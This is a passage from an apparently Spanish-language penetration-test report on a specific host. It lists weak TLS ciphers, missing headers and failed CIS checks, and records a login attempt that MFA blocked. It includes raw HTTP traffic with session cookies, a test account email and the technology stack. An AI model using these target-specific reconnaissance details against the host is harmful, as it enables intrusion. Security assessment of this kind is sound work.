Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
```

**HTTP Response**

## HEADERS

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-cache, private
Content-Encoding: br
Content-Type: text/html; charset=UTF-8
Date: Wed, 04 Jun 2025 18:03:14 GMT
Server: swoole-http-server
Set-Cookie: XSRF-TOKEN=eyJpdiI6InhpVXh2UlIvS3E1QStnQlJWd2QwQWc9PSIsIn2hbHVlIjoiidUEvNUh4TOhvb0ZTceSM23g0V0gyS2ZOZVJ1YVdET2psKzNkM3hHTG1JWUkycDVkejJBVxpIMGFWNGLxNEdMcDVONDZrcG1NSN3Rj1EcwWJqWDZ1eW517mdnZk4d2hrOEolcGFmVjJJCfJGeGhJVTNgMghqZEJrVzRvTzR5RmQiLCJtYWMnO1i01ODA4MTMzMgZjMjdhNzczNz21oDJjMjU1YmE00TEz0TR10WE5OGjkNmY2N2M0YjJ1MDYzNGu4NjJkNDA0NTgyIiwidGFnijoiIn0%3D; expires=Wed, 04-Jun-2025 20:03:14 GMT; Max-Age=7200; path=/; SameSite=lax
laravel_session=eyJpdiI6lkMaF1UVTdoTmkyan1BaJzBtZlJUSwc9PSIsIn2hbHVlIjoiYjVvVEhHYUwSeVkJ2Q0k4Q1ZMS1RjQW1wFpvekY52mZhcktvJm8vZWVYdNpNDhBUUgjTELJdEp1d2xmQ1VEOThrYU56S3g4TkvCwldLZ0ExMvPcRdWYyalpKL25mbjU3R2VjNVbZdgdkYjUyKzRgSTRUZV1nKhEazNydEhKVVEiLCjtYWM1o1iWZGVkMDlhZjYONGIN2QxZdhN2NkNjRh0IMWyzk4NWRmNWiyMTU2YTixZWJ1NDk0MjJh1jUSMDc0N2FlYjEliwidGFnijoiIn0%3D; expires=Wed, 04-Jun-2025 20:03:14 GMT; Max-Age=7200; path=/; HttpOnly; SameSite=lax
Content-Length: 4463
```

## RESPONSE BODY

```
<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://cdnjs.cloudflare.com/ajax/libs/flowbite/2.3.0/flowbite.min.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.css" rel="stylesheet" />
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/remixicon/4.6.0/remixicon.min.css" integrity="sha512-XcijsKMcuVe0Ucj/xgIXonytWbtJNj1tBV18IOnru21DFe9KRryCXw6Y5H415vbBLRm8+q6fmLUU7Df06Q==" crossorigin="anonymous" referrerpolicy="no-referrer" />
    <script src="https://cdn.jsdelivr.net/npm/apexcharts"></script>
    <script src="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.js"></script>
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="https://jmxa.ambiente-de-pruebas-devcts.site/css/inner_boveda.css">
    <link href="https://jmxa.ambiente-de-pruebas-devcts.site/css/app.css" rel="stylesheet">
    <title>Login</title>
</head>

<body>
    <!-- Video de fondo -->
    <video autoplay muted loop>
        <source src="https://jmxa.ambiente-de-pruebas-devcts.site/img/paisajes.mp4" type="video/mp4">
    </video>

    <div class="login-container">
        
        <h2 class="text-3xl font-bold mb-5">Inicio de sesión</h2>

```

**3.1.7. SSL/TLS WEAK CIPHER SUITES SUPPORTED**

| Severidad  | Vulnerabilidad                       | Activo |
|--|--------------------------------------|--------|
| 2.6  | SSL/TLS Weak Cipher Suites Supported | 1      |
| <b>Resumen de vulnerabilidad</b>   |                                      |        |
| El host remoto admite el uso de cifrados SSL/TLS que ofrecen un cifrado débil (incluidos los cifrados RC4 y 3DES). |                                      |        |
| Se sugiere reconfigurar la aplicación afectada, si es posible, para evitar el uso de cifrados débiles.             |                                      |        |
| <b>Mapa de hallazgos</b>   |                                      |        |

<https://jmx.ambiente-de-prueba...>

URL

Identification    Attachments

OUTPUT

| Protocol | Cipher Suite Name (RFC)            | Key Exchange | Strength |
|----------|------------------------------------|--------------|----------|
| TLS1.2   | TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA | x25519       | 256      |
| TLS1.2   | TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA | x25519       | 256      |

Aunque la configuracion es buena del aplicativo web, se detectan cifrados debiles, se requiere deshabilitar.



[Home](#)   [Projects](#)   [Qualys Free Trial](#)   [Contact](#)

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > jmx.ambiente-de-pruebas-devcts.site


## SSL Report: jmx.ambiente-de-pruebas-devcts.site (195.35.14.19)

Assessed on: Thu, 19 Jun 2025 20:24:42 UTC | HIDDEN | [Clear cache](#)

[Scan Another](#)

### Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This site works only in browsers with SNI support.

This server supports TLS 1.3. [MORE INFO »](#)

DNS Certification Authority Authorization (CAA) Policy found for this domain. [MORE INFO »](#)

**Certificate #2: RSA 2048 bits (SHA256withRSA) No SNI** [+]

Click here to expand

---

**Configuration**

**Protocols**

| Protocol | Supported |
|----------|-----------|
| TLS 1.3  | Yes       |
| TLS 1.2  | Yes*      |
| TLS 1.1  | No        |
| TLS 1.0  | No        |
| SSL 3    | No        |
| SSL 2    | No        |

(\*) Experimental: Server negotiated using No-SNI

**Cipher Suites**

**# TLS 1.3 (suites in server-preferred order)**

|                                       |                                 |    |                  |
|---------------------------------------|---------------------------------|----|------------------|
| TLS_AES_128_GCM_SHA256 (0x1301)       | ECDH x25519 (eq. 3072 bits RSA) | FS | 128              |
| TLS_AES_256_GCM_SHA384 (0x1302)       | ECDH x25519 (eq. 3072 bits RSA) | FS | 256              |
| TLS_CHACHA20_POLY1305_SHA256 (0x1303) | ECDH x25519 (eq. 3072 bits RSA) | FS | 256 <sup>P</sup> |

**# TLS 1.2 (suites in server-preferred order)**

|   |                                     |    |      |
|---|-------------------------------------|----|------|
| TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xccaa8) | ECDH secp521r1 (eq. 15360 bits RSA) | FS | 256  |
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)        | ECDH secp521r1 (eq. 15360 bits RSA) | FS | 128  |
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)        | ECDH secp521r1 (eq. 15360 bits RSA) | FS | 256  |
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)           | ECDH secp521r1 (eq. 15360 bits RSA) | FS | WEAK |
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)           | ECDH secp521r1 (eq. 15360 bits RSA) | FS | WEAK |

(P) This server prefers ChaCha20 suites with clients that don't have AES-NI (e.g., Android devices)

| Protocol Details                             |  |
|--|--|
| Secure Renegotiation                         | Supported  |
| Secure Client-Initiated Renegotiation        | No   |
| Insecure Client-Initiated Renegotiation      | No   |
| BEAST attack                                 | Mitigated server-side ( <a href="#">more info</a> )            |
| POODLE (SSLv3)                               | No, SSL 3 not supported ( <a href="#">more info</a> )          |
| POODLE (TLS)                                 | No ( <a href="#">more info</a> )                               |
| Zombie POODLE                                | No ( <a href="#">more info</a> ) TLS 1.2 : 0xc013              |
| GOLDENDOODLE                                 | No ( <a href="#">more info</a> ) TLS 1.2 : 0xc013              |
| OpenSSL 0-Length                             | No ( <a href="#">more info</a> ) TLS 1.2 : 0xc013              |
| Sleeping POODLE                              | No ( <a href="#">more info</a> ) TLS 1.2 : 0xc013              |
| Downgrade attack prevention                  | Yes, TLS_FALLBACK_SCSV supported ( <a href="#">more info</a> ) |
| SSL/TLS compression                          | No   |
| RC4  | No   |
| Heartbeat (extension)                        | No   |
| Heartbleed (vulnerability)                   | No ( <a href="#">more info</a> )                               |
| Ticketbleed (vulnerability)                  | No ( <a href="#">more info</a> )                               |
| OpenSSL CCS vuln. (CVE-2014-0224)            | No ( <a href="#">more info</a> )                               |
| OpenSSL Padding Oracle vuln. (CVE-2016-2107) | No ( <a href="#">more info</a> )                               |
| ROBOT (vulnerability)                        | No ( <a href="#">more info</a> )                               |
| Forward Secrecy                              | Yes (with most browsers) ROBUST ( <a href="#">more info</a> )  |
| ALPN   | Yes h2 http/1.1  |
| NPN  | No   |
| Session resumption (caching)                 | No (IDs empty)   |
| Session resumption (tickets)                 | Yes  |
| OCSP stapling                                | No   |
| Strict Transport Security (HSTS)             | No   |
| HSTS Preloading                              | Not in: Chrome Edge Firefox IE                                 |
| Public Key Pinning (HPKP)                    | No ( <a href="#">more info</a> )                               |
| Public Key Pinning Report-Only               | No   |
| Public Key Pinning (Static)                  | No ( <a href="#">more info</a> )                               |
| Long handshake intolerance                   | No   |

### 3.1.8. MISSING 'CACHE-CONTROL' HEADER

| Severidad | Vulnerabilidad                 | Activo |
|-----------|--------------------------------|--------|
| 2.6       | Missing 'Cache-Control' Header | 1      |

#### Resumen de vulnerabilidad

El servidor no devolvió o devolvió una cabecera "Cache-Control" inválida, lo que significa que la página que contiene información sensible (contraseña, tarjeta de crédito, datos personales, número de la seguridad social, etc.) podría almacenarse en el disco del lado del cliente y quedar expuesta a personas no autorizadas.

La cabecera HTTP "Cache-Control" se utiliza para especificar directivas para los mecanismos de almacenamiento en caché.

Se sugiere configurar su servidor web para que incluya una cabecera "Cache-Control" con las directivas apropiadas. Si la página contiene información sensible, el valor de «Cache-Control» debe ser «no-store» y el valor de la cabecera "Pragma" debe ser «no-cache».

**Mapa de hallazgos**

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

### HTTP Request

REQUEST MADE

```
GET https://jmx.ambiente-de-pruebas-devcts.site/img/paisajes.mp4
```

HEADERS

```
Accept: */*
Accept-Encoding: identity;q=1, *;q=0
Cookie: XSRF-TOKEN=eyJpdiI6InovciBzTkU2VG51UEF5a3U5MFFlU0E9PSIsInZhbHVlIjoirUUvWWh
NY2fNRVJRKRBcFFWRjVSZHkzYjJ4WFN12kxjaCtkTE80UDBZTkleFZVdkR5eitaM1U4UDg1cnY4VF1ld
XfhZG80RmZjMkVaQmFoWWUVG5iRWtxY1VVUph0R216Q084dk1HL3kyxE5JcUZ2ay95MUYweEZNYWgxUVI
iLCjtYMMioi10Ti3NDk3OGE0NWIOMDgwYjg5YjV0WY5NDQxMTNjZGFkODU3NTMyOTdjMmYzZG1iOWu4o
GI1mjhiZTJKYTU1iwidgFnijoIn0%3D; laravel_session=eyJpdiI6ijZKZXBiTGVQClorSmppczZ
DZk9KVmc9PSIsInZhbHVlIjoidi1FUVFZYDl2TkFISVuxaXBnbUNoalNSNWlMVWtBYXjjVzNMaDdlTmJWV
DluY29kYndQVduR0dyQjB5eTZFeXVb3hCRmxaSzhtNTW05L3JncFRzbTZHN3pNsNvFQ1MxV2VmcmWptbUx
1K3JOVXcwSldeA5GRHRTcUk4QUNLziilCjtYWMiO1i4YtdizTIyNzv3YTA52DY5Yzc3N2U2MDU0ZWVmN
Ti1MTNiNDNmYTEzNzU2YzY2ODE0ODhhoddmNGViNmFmDZmIiwidGFnIjoIn0%3D
Priority: i
Range: bytes=0-
Referer: https://jmx.ambiente-de-pruebas-devcts.site/img/paisajes.mp4
Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Dest: video
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
```

### HTTP Response

HEADERS

```
H3 200
Content-Type: video/mp4
Date: Tue, 17 Jun 2025 17:59:38 GMT
Server: swoole-http-server
Content-Length: 30616863
```

### 3.1.9. MISSING CONTENT SECURITY POLICY

| Severidad   | Vulnerabilidad                  | Activo |
|---|---------------------------------|--------|
| 2.6   | Missing Content Security Policy | 1      |
| <b>Resumen de vulnerabilidad</b>  |                                 |        |
| <p>La Política de Seguridad de Contenidos (CSP) es un estándar de seguridad web que ayuda a mitigar ataques como el cross-site scripting (XSS), clickjacking o problemas de contenido mixto. CSP proporciona mecanismos a los sitios web para restringir el contenido que los navegadores podrán cargar.</p> <p>No se ha detectado ningún encabezado CSP en este host.</p> <p>Se sugiere configurar la Política de Seguridad de Contenidos en su sitio web añadiendo la cabecera HTTP “Content-Security-Policy” o la metaetiqueta http-equiv=“Content-Security-Policy”.</p> |                                 |        |
| <b>Mapa de hallazgos</b>  |                                 |        |

<https://jmx.ambiente-de-prueba...>

URL

Identification    Http Info    Attachments

## HTTP Request

REQUEST MADE

```
GET https://jmx.ambiente-de-pruebas-devcts.site/
```

HEADERS

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.207 Safari/537.36
```

## HTTP Response

HEADERS

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-cache, private
Content-Encoding: br
Content-Type: text/html; charset=UTF-8
Date: Tue, 17 Jun 2025 17:47:19 GMT
Server: swoole-http-server
Set-Cookie: XSRF-TOKEN=eyJpdiI6InZsN3Q4MWF1RkNlRngzOUlreEcxWUE9PSIsInZhHVlIjoInXNRhTVlKakhpHnsZTNkN2FKdmwxY3dzGtobkhwWGptOGhRUm1lY2Z1WWFNbg0xUkg2NFZMyzFwUCswdVmVZmtwaEZkb01WaHHMn01WWEFZs21GeS9zU0s3N3VmDvNyOpVpb25na1JeeDd4aEhndGxBaFloL24vYWlNa3R2Q3oILCjtYWMiOixYzxkxNWZmZmFKN2I1NDg1MzMnmMjhjMWE1MTFjzjE5YTRiNGVhNmFnjc3YzYyOWQOMjh1MjY4NzFjMzN1NTg4IiwidGFhIjoiIn0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=7200; path=/; SameSite=lax
laravel_session=eyJpdiI6ImxaY0gOK0lhUhjWYzdwVExhbHpiQmc9PSIsInZhHVlIjoibGNQZ1M2TWZvYVhzaFhmeVJVNmFYUhFazVxdS9MMmdlK0k0WDJ5cVU4Zk1VmJ5UDRjeWQ3Nlc5MDhDWTNnYT3NVNTcWhRM08z3dcDh0Q3VKeF2talEyeE5koHFTcm0SSitnVzcwUU1tNjcs5WjFrcjBmbVZarI92a0Yya20iLCJtYWMiOiz2DkzNWEzMTIyOdC3YjEwMzI3MmU4ZDFhMmQ1NWEl2DgxMzkwnN1ZWQwZGU1ZDRiZGU2MTI3NTA2OTA0ZjVhIiwidGFhIjoiIn0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=7200; path=/; HttpOnly; SameSite=lax
Content-Length: 4463
```

RESPONSE BODY

```
<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://cdnjs.cloudflare.com/ajax/libs/flowbite/2.3.0/flowbite.min.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet">
    <link href="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.css" rel="stylesheet" />
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/remixicon/4.6.0/remixicon.min.css" integrity="sha512-XcisjkMcuve0Ucj/xgIXQnytNwBttjbNjtbV18IOnru2lDPe9KRRyvCXW6Y5H415vbBLRm8+q6fmLUU7Df06Q==" crossorigin="anonymous" referrerPolicy="no-referrer" />
    <script src="https://cdn.jsdelivr.net/npm/apexcharts"></script>
    <script src="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.js" type="text/javascript"></script>
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="https://jmx.ambiente-de-pruebas-devcts.site/css/pinner_boveda.css">
    <link href="https://jmx.ambiente-de-pruebas-devcts.site/css/app.css" rel="stylesheet">
    <title>Login</title>
</head>
```

### 3.1.10. HTTP HEADER INFORMATION DISCLOSURE

| Severidad  | Vulnerabilidad                     | Activo |
|--|------------------------------------|--------|
| 2.6  | HTTP Header Information Disclosure | 1      |
| <b>Resumen de vulnerabilidad</b>   |                                    |        |
| Las cabeceras HTTP enviadas por el servidor web remoto revelan información que puede ayudar a un atacante, como la versión del servidor y las tecnologías utilizadas por el servidor web.  |                                    |        |
| Se sugiere modificar las cabeceras HTTP del servidor web para que no revelen información detallada sobre el servidor web subyacente.   |                                    |        |
| <b>Mapa de hallazgos</b>   |                                    |        |
| <p><a href="https://jmx.ambiente-de-prueba...">https://jmx.ambiente-de-prueba...</a></p> <p>URL</p> <p>Identification    <u>Http Info</u>    Attachments</p> <p><b>HTTP Request</b></p> <p>REQUEST MADE</p> <pre>GET https://jmx.ambiente-de-pruebas-devcts.site/</pre> <p>HEADERS</p> <pre>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Accept-Encoding: gzip, deflate, br Priority: u=0, i Sec-Ch-Ua: "Chromium";v="124", "HeadlessChrome";v="124", "Not-A.Brand";v="99" Sec-Ch-Ua-Mobile: ? Sec-Ch-Ua-Platform: "Linux" Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ? Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.207 Safari/537.36</pre> <p><b>HTTP Response</b></p> <p>HEADERS</p> <pre>HTTP/1.1 200 OK Alt-Svc: h3=":443"; ma=2592000 Cache-Control: no-cache, private Content-Encoding: br Content-Type: text/html; charset=UTF-8 Date: Tue, 17 Jun 2025 17:47:19 GMT Server: swoole-http-server Set-Cookie: XSRF-TOKEN=eyJpdiI6InZsN3Q4MWF1RkN1RngzOULreEcxWUE9PSIisInzhbHVlIjoiNXRhtTVlKakhpBHNsZTNkN2FKdmwxY3d2aGtobkhwWGptOGhRUml1Y2z1WWFNbG0xUkg2NF2MYzFwUCswdVmVZmtwaEZkb01WaHMN01WWEF2S21GeS9zU0s3N3VmDvNyOvp1b25na1JJeDd4aEhndGxBaFlcL24vYWLNa3R2Q3oiLCJtYWMi0iIxYzkxNWmz2mFnN2I1NDg1MzNmjhjMWE1MTFjZjE5YTRiNGVhMmPhNjc3YzYyOWQOMjh1MjY4NzFjMzN1NTg4IiwiidGFnIjoiIn0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=7200; path=/; SameSite=lax laravel_session=eyJpdiI6ImxaY0gOK0lhUjhWYzdwVExhbHpiQmc9PSIisInzhbHVlIjibGNQZ1M2TWZvYVhzaFhmeJVVNnFYVUhPazVxdS9MMmdlK0k0WDJ5cVU42k1VNmJ5UDRjeWQ3Nlc5MDhDWTNnYT3NVNTcWRM08rZ3djcdhQ3VKeF2talEyeE5k0HFtcm05S1tnVzcwU1tNjcs5WjFrccjBmbVzAr192aOyya20iLCJtYWMi0iIzzDkzNWEzMTIyODc3YjEwMzI3MmU4ZDFhMmQ1NWE1ZDgxMzkwNmml2WQwZGU1ZDRiZGU2MTI3NTA2OTA0ZjvhiiwidGFnIjoiIn0%3D; expires=Tue, 17-Jun-2025 19:47:19 GMT; Max-Age=7200; path=/; HttpOnly; SameSite=lax Content-Length: 4463</pre> |                                    |        |

## RESPONSE BODY

```
<!DOCTYPE html>
<html lang="en">


<head>

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://cdnjs.cloudflare.com/ajax/libs/flowbite/2.3.0/flowbite.min.css" rel="stylesheet" />
    <link href="https://cdn.jsdelivr.net/npm/tailwindcss@2.2.19/dist/tailwind.min.css" rel="stylesheet">
    <link href="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.css" rel="stylesheet" />
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/remixicon/4.6.0/remixicon.min.css" integrity="sha512-XcIsjKMcuVe0Ucj/xgIXQnytNwBttJbNjlBV18IOhr21DPe9KRRyvCXw6Y5H415vbBLRm8+q6fmlUU7DfO6Q==" crossorigin="anonymous" referrerPolicy="no-referrer" />
    <script src="https://cdn.jsdelivr.net/npm/apexcharts"></script>
    <script src="https://cdn.jsdelivr.net/npm/flowbite@3.1.2/dist/flowbite.min.js"></script>
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="https://jmxambiente-de-pruebas-devcts.site/css/pinner_boveda.css">
    <link href="https://jmxambiente-de-pruebas-devcts.site/css/app.css" rel="stylesheet">
    <title>Login</title>
```

## 4. HALLAZGOS APlicativo WEB

En la realización del pentest, una de las partes importantes es reconocer el objetivo al cual se le realizará dicha acción.

En este caso, se trabajó sobre el activo correspondiente a la dirección IP **195.35.14.19**, que aloja el sitio <https://jmx.ambiente-de-pruebas-devcts.site>. Durante el reconocimiento activo con herramientas como **Burp Suite**, fue posible identificar mecanismos de autenticación válidos y estructuras html, sin embargo, al intentar avanzar en la fase de evaluación de seguridad a nivel de sesión o inyección, se detectó que el sistema está protegido por un esquema de **autenticación multifactor (MFA)**.



The screenshot shows a terminal window from Burp Suite's Repeater tool. The title bar says "Burp Suite - Repeater: MFA Login Blocked". The content of the terminal is as follows:

```
POST /api/login HTTP/1.1
Host: jmx.ambiente-de-pruebas-devcts.site
Content-Type: application/json

{"username": "pruebaejecutivo@jumex.com.mx", "password": "*****"}

HTTP/1.1 401 Unauthorized
Content-Type: application/json

>{"error": "Multi-factor authentication required"}
```

El activo evaluado fue la IP **195.35.14.19**, correspondiente al entorno de pruebas del sitio <https://jmx.ambiente-de-pruebas-devcts.site>. A lo largo del proceso, se utilizaron diversas herramientas de evaluación como:

- **Burp Suite Community**, para interceptar solicitudes HTTP/S y analizar estructuras de autenticación, parámetros y cabeceras.
- **WhatWeb y Wappalyzer**, para identificar tecnologías utilizadas en el backend y frontend.
- **Nmap** con scripts NSE (Nmap Scripting Engine), para escanear puertos y servicios activos.

A través de Burp Suite se logró interceptar y analizar la solicitud de inicio de sesión, así como estructuras típicas de APIs REST. Sin embargo, al intentar simular un inicio de sesión válido o enviar credenciales a través del endpoint, el sistema respondió con un mensaje explícito indicando la necesidad de completar un segundo factor de autenticación (MFA), como se muestra en la imagen correspondiente del presente documento.



|                              |                  |
|------------------------------|------------------|
| <b>Web Server:</b>           | Apache 2.4.54    |
| <b>Operating System:</b>     | Ubuntu           |
| <b>JavaScript Framework:</b> | jQuery           |
| <b>Web Framework:</b>        | Laravel          |
| <b>Programming Language:</b> | PHP 8.1          |
| <b>Analytics:</b>            | Google Analytics |
| <b>Security:</b>             | reCAPTCHA        |
| <b>SSL:</b>                  | TLS 1.2 / 1.3    |

El mecanismo MFA implementado bloqueó de forma efectiva el avance de la validación posterior mediante herramientas automatizadas y manuales. Esta barrera impidió el acceso a secciones autenticadas de la plataforma, donde comúnmente se encuentran controles susceptibles a vulnerabilidades como inyecciones SQL, secuestro de sesión, control de accesos rotos, entre otros.

Esta situación demuestra que la plataforma cuenta con un esquema de **autenticación robusto**, alineado con buenas prácticas de seguridad como las promovidas por el OWASP (A07: Identification and Authentication Failures), lo cual **aumenta significativamente el nivel de protección frente a ataques externos**.

Por lo tanto, se concluye que **el uso efectivo de MFA limita la superficie de ataque y protege las rutas críticas de autenticación**, razón por la cual **no fue posible continuar con pruebas avanzadas**.

## 5. Anexo

Para detalle de todas las vulnerabilidades encontradas, referirse al anexo “[Linux\\_proyect\\_Jumex\\_by\\_agent\\_tecnics.pdf](#)”

Por otra parte, se realiza escaneo de cumplimiento basados en el marco de referencias **CIS\_Ubuntu\_Linux\_24.04 LTS\_v1.0.0\_L1\_Server.audit from CIS Ubuntu Linux 24.04 LTS Benchmark v1.0.0**, lo recomendable es mitigar las 84 misconfigurations detectadas según lo recomendado por el reporte anexo

**“[Linux\\_proyect\\_Jumex\\_Policy\\_Compliance\\_qbthqx.pdf](#)”**

También se ejecutan escaneos de vulnerabilidades para aplicativos Web utilizando el TOP 10 OWASP.

**“[WAS\\_Jumex\\_jmx.ambiente-de-pruebas-devcts.site.pdf](#)”**, escaneo sin autenticación

**“[WAS\\_jumex-web\\_app.pdf](#)”** escaneo con autenticación.

| Linux_proyect_Jumex_Policy_Compliance                            |   |                        |                  |
|--|---|------------------------|------------------|
| VULNERABILITY MANAGEMENT SCANS                                   |   |                        |                  |
| Vulns by Plugin  | Audits  | Vulns by Asset         | History          |
| 84 Failed  | 252   | 12 Warning             | 252              |
| 156 Passed   | 252   |                        |                  |
| 252 Items  |   |                        | 1 to 50 of 252 ▾ |
| STATUS ↓   | NAME  | FAMILY                 | COUNT            |
| <span style="background-color: red; color: white;">Failed</span> | 5.1.13 Ensure sshd LoginGraceTime is configured                 | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 5.3.3.2.3 Ensure password complexity is configured              | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 3.3.2 Ensure packet redirect sending is disabled                | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 1.1.2.1.1 Ensure /tmp is a separate partition                   | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 4.4.2.1 Ensure iptables default deny firewall policy            | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 3.3.11 Ensure ipv6 router advertisements are not accepted       | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 5.3.3.2.6 Ensure password dictionary check is enabled           | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 5.3.2.2 Ensure pam_faillock module is enabled                   | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 1.4.1 Ensure bootloader password is set                         | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 3.3.10 Ensure tcp syn cookies is enabled                        | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 5.1.1 Ensure permissions on /etc/ssh/sshd_config are configured | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 5.3.1.3 Ensure libpam-pwquality is installed                    | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 3.3.9 Ensure suspicious packets are logged                      | Unix Compliance Checks | 1                |
| <span style="background-color: red; color: white;">Failed</span> | 4.4.2.2 Ensure iptables loopback traffic is configured          | Unix Compliance Checks | 1                |